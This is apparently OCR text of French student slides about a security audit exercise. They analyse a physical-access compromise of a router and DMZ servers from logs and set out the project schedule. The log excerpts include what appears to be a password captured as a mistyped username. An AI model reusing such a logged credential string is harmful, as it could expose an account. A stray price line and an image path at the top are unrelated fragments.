TVA : 19.6 %
119.6 € TTC

Phase 3

- Analyse en détail du scénario de type “femme de ménage”

- retracer les activités chronologiquement sur le routeur et les serveurs en DMZ



- Analyse des logs, pas de traces réseaux

Phase 3

Dec 6 20:18:00 10.10.10.2 login[8758]: FAILED LOGIN (1) on `tty1' FOR `root', Authentication failure

Dec 6 20:19:45 10.10.10.2 login[23449]: (pam_unix) bad username [%ViVe%53cu$]


Puis compromission des 2 serveurs titan et dyonisos

Dec 6 20:24:05 10.10.10.2 login[23453]: ROOT LOGIN on `tty1'

Phase 3

- Compromission locale vers 20h
- Vers 23h00, connexion depuis le réseau public, nouvelle activité :
  - Changement de mots de passe
  - Installation d’un serveur FTP
  - Tentatives d’exploitation (exploits snmp trap, ssh)
- Au final, le routeur et les 2 serveurs compromis, sonde maltraitée :-(

Planning final



N°	Nom de la tâche	Durée: V1	Durée: V2
0	**Rapport comparatif**	**71 jours?**	**73,71 jours?**
1	**Phase d'initialisation**	**19 jours?**	**19 jours?**
2	Répartition des différents rôles	1 jour	1 jour
3	Études des rapports des années précédentes	5 jours	5 jours
4	Exploration du réseau public	1 jour?	1 jour?
5	Création des supports de compte rendu de réunion	2 jours?	2 jours?
6	Récupération des PC	1 jour?	1 jour?
7	Configuration des PC	7 jours	7 jours
8	**Réunion hebdomadaire 1**	**2 jours**	**2 jours**
9	Réunion	1 jour	1 jour
10	Élaboration du compte rendu de réunion	1 jour	1 jour
11	Envoi du rapport d'activités individuel hebdomadaire	1 jour?	1 jour?
12	**Création des Contrats**	**10 jours**	**10 jours**
13	Création du contrat de confidentialité	6 jours	6 jours
14	Création du contrat d'audit	6 jours	6 jours
15	Négociation -> Validation de l équipe défense	4 jours	4 jours
16	Mise en place des différents services sur le réseau par l'équipe défense	7 jours	7 jours
17	**Phase d'écoute et d'analyse**	**49 jours?**	**53 jours?**
18	**Veille Technologique**	**40 jours**	**40 jours**
19	Recherche des différentes méthodes d attaques	40 jours	10 jours
20	rechercher les différents moyens d'audite	40 jours	15 jours
21	Présentation des résultats des recherches au reste du groupe	1 jour	1 jour
22	Réalisation d'un dossier sommaire résumant tout ça	4 jours	4 jours
23	**Réunion hebdomadaire 2**	**4 jours?**	**4 jours?**
24	Réunion	1 jour	1 jour
25	Élaboration du compte rendu de réunion	1 jour	1 jour
26	Envoi du rapport d'activités individuel hebdomadaire	1 jour?	1 jour?
27	Mise en place des 2 sondes	1 jour	1 jour
28	Analyse des log	47 jours	50 jours
29	Intervention technique	30 jours	30 jours
30	**Réunion hebdomadaire 3**	**5 jours?**	**5 jours?**
31	Réunion	1 jour	1 jour
32	Élaboration du compte rendu de réunion	1 jour	1 jour
33	Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	1 jour?
34	Envoi du rapport d'activités individuel hebdomadaire	1 jour?	1 jour?
35	**Création d'un formulaire à soumettre à l'équipe défense**	**10 jours**	**10 jours**
36	création formulaire	3 jours	3 jours
37	evoie du formulaire + attente reception	4 jours	4 jours
38	analyse des résultats	3 jours	3 jours
39	**Réunion hebdomadaire 4**	**5 jours?**	**5 jours?**
40	Réunion	1 jour	1 jour
41	Élaboration du compte rendu de réunion	1 jour	1 jour
42	Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	1 jour?
43	**bilan milieu de projet**	1 jour?	0 jour
44	Envoi du rapport d'activités individuel hebdomadaire	1 jour?	1 jour?
45	**Attaque 1**	0 jour	1 jour
46	**Annalyse de l'attaque 1**	0 jour	5 jours?
47	**Réunion hebdomadaire 5**	**5 jours?**	**5 jours?**
48	Réunion	1 jour	1 jour
49	Élaboration du compte rendu de réunion	1 jour	1 jour
50	Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	1 jour?
51	Envoi du rapport d'activités individuel hebdomadaire	1 jour?	1 jour?
52	**Adaptations aux modifications apportées par le groupe défence**	0 jour	5 jours
53	**Réunion hebdomadaire 6**	**5 jours?**	**5 jours?**
54	Réunion	1 jour	1 jour
55	Élaboration du compte rendu de réunion	1 jour	1 jour
56	**bilan milieu de projet**	0 jour	1 jour?
57	Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	1 jour?
58	Envoi du rapport d'activités individuel hebdomadaire	1 jour?	1 jour?
59	**Réunion hebdomadaire 7**	**5 jours?**	**0 jour**
60	**Réunion**	1 jour	0 jour
61	**Élaboration du compte rendu de réunion**	1 jour	0 jour
62	**Bilan d'audit (à transmettre à l'équipe défense)**	1 jour?	0 jour
63	**Envoi du rapport d'activités individuel hebdomadaire**	1 jour?	0 jour
64	**Attaque 2**	0 jour	1 jour?
65	**Annalyse de l'attaque 2**	0 jour	5 jours
66	**Adaptations aux modifications du reseau**	0 jour	5 jours
67	**Attaque 3**	0 jour	1 jour?
68	**Annalyse de l'attaque 3**	0 jour	5 jours
69	**Réunion hebdomadaire 8**	**5 jours?**	**11 jours?**
70	Réunion	1 jour	1 jour
71	Élaboration du compte rendu de réunion	1 jour	1 jour
72	Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	1 jour?
73	Envoi du rapport d'activités individuel hebdomadaire	1 jour?	1 jour?
74	**Rapport**	**10 jours**	**5,71 jours**
75	Réalisation du rapport	10 jours	5 jours
76	Répétition de la soutenance	2 jours	1 jour
77	Présentation du projet	1 jour	1 jour

Bilan gestion de projet

- Déroulement dans les temps
- Pas de conflits humains
- Charge de travail et implication inégale
- Points à améliorer :
  - Répartir les rôles en cours de projet
  - Re-motiver les membres du groupe
  - Disposer d’une connexion Internet

Bilan

- Techniquement :
  - Test et appréciation des outils
  - Monté en compétence dans l’analyse
- Simulation du milieu professionnel satisfaisante
  - Limite du contrat professionnel et des procédures mises en place

Des questions ?